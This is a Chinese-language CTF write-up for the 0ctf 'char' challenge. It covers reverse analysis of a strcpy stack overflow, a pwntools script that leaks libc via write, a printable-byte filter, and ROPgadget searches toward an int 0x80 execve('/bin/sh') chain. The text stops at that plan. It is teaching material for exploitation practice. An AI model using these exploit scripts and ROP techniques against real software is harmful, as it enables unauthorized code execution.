WriteupTo0ctf-char

肖临风

指导老师：乐德广

2019.6

概述：参加了很多CTF比赛，发现ROP还是非常常见并且最需要熟练掌握的技术，所以做了一下之前的经典例题。

关键词：中断调用、ROP

环境

0ctf的char题

将libc.so放入/home/char中

目录：

0x00 逆向分析


0x01 ROP

0x02 拓展思路

0x00 逆向分析


主函数

scanf不存在栈溢出



return sub\_8048678函数中的strcpy使得dest数组超界，导致栈溢出。

因为存在write函数，一开始的思路是ROP泄露libc地址（版本已知）




Padding="A"\*32+"BBBB"

程序成功跳转到了0x42424242

理论上已经直接可以ROP了，写了下面的代码，可以泄露libc地址。

当观察源代码，发现程序已经将libc映射到了内存0x5555E000中，我们可以无需泄露地址就能调用函数。

不过事情哪有这么简单呢。



from pwn import \*

#context.log\_level='Debug'

p=process('./char')

gdb.attach(p,'b \*0x08048692')

libc=ELF('libc.so')

elf=ELF('char')

main\_addr=0x08048693

write\_plt=elf.plt['write']

print 'write\_plt='+hex(write\_plt)

write\_got=elf.got['write']

print 'write\_got='+hex(write\_got)

p.recvuntil('GO : ) \n')


payload="A"\*32

#payload+="BBBB"

payload+=p32(write\_plt)+p32(main\_addr)+p32(1)+p32(write\_got)+p32(4)



p.sendline(payload)

p.interactive()



但是程序没有跳转到write，因为main函数中的检查机制check。

每个字节必须在31到126的范围内。



不过看到strlen函数，#将\x00视为字符串结尾

马上我就想到了这次华东北赛区的EMachine这题。我们用/x00截断了程序check机制对我们ROP链的修改。

不过坑爹的是我们造成栈溢出的strcpy函数也是依据\x00来作为截断符的。所以我们如果截断了check机制，同样我们也会截断我们的ROP链。

因为几个函数的调用，都没过审。。。简单来说基本上就是把调用函数的这条路封死了。貌似只有一小部分的gadget能过审。#感谢映射了libc到程序中，我们有更多的gadget可以用。

举个栗子

首先在libc中找到gadget，取得偏移量

$ ROPgadget --binary libc.so --only "pop|ret"

0x0001706b : pop eax ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret

在exp.pyh中将偏移地址与映射的基址相加

#部分代码#

base=0x5555E000

pop\_eax=0x0001706b

p.recvuntil('GO : ) \n')

payload="A"\*32

payload+=p32(pop\_eax+base)

运行发现成功过审。#组合出来，每一位都在31~126之间#



这样出题人的思路就很明确了，还是构造ROP，只是让我们用int 0x80直接呼叫中断，来调用函数。#出题人也不容易啊，为了让我们学到这个知识点，估计掉了不少头发。

官方的writeup是通过调用大量的过审的gadget，最后int 0x80中断呼出execve函数来弹出shell

但是从网上看大神的写的各种writeup，发现有些大神有更巧妙的办法将这个机制绕过，使用一些本来过不了审的gadget。

0x01 ROP

首先，来使用int0x80的方法。

构造ROP链

->思路：中断调用execve

eax=0xb ebx=/bin/sh的地址 ecx=0 edx=0

因为libc已经被映射在了固定的位置，所以/bin/sh的地址是固定的。

gdb-peda$ find /bin/sh

libc.so : 0x556bb7ec (das)

